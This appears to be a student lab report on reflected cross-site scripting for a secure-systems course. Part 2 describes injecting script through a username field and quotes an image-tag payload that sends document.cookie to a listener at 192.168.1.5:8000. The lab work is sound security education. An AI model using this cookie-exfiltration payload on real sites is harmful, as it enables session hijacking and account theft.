
**CS547 – Secure Systems and Programs**

**Lab 5: Reflected XSS**


The requirements for this lab is to capture the screenshot of the below steps from given sections and submit in the word document.


**Part 1**

**PROVISIONING THE VIRTUAL ENVIRONMENT**





**LOCALLY REFLECTED XSS**






**LOCALLY REFLECTED XSS TO DISPLAY SESSION IDS**








**REMOTE REFLECTED XSS**







**PART 2**

Since we are using a kali linux client, we can SSH into the server directly without using putty and set up the server for LAB5.

We use a piece of code as the username to see if the website is susceptible to it and it is. We can see our script execute and we can see our script in the place of username in the source code.

We tried finding out the session id using a javascript script. We were not able to find the session id since the website doesn’t generate a cookie. So we had to go to the html file in the server and add a php script to the beginning that stars a session which causes a cookie to be generated. When we go to this new website from the client’s computer, we we able to see our session id by using a javascript script instead of a normal username.

Now, instead of using a javascript script that takes the session id and shows it on screen, we will use a script that will send the session id to another location for us to use after the victim clicks the malicious link that is a link to the legitimate website but with the malicious username script.

We looked at the ip address of our client machine, we started to listen to the incoming traffic from port 8000. We take our malicious code and encode it for html to make sure the characters sent are interpreted correctly. Basically, what we did is the following. We use a malicious javascript code instead of supplying a nonmalicious username. The javascript we supply is a script that prints an image on the screen as part of html webpage. But we say that the image is located at “http://192.168.1.5:8000/?’+document.cookie+;”. This basically causes the client’s computer to send an http get request to the ip 192.168.1.5 at the port 8000 with the parameter sessionId. That computer than stores this http get request including the parameter.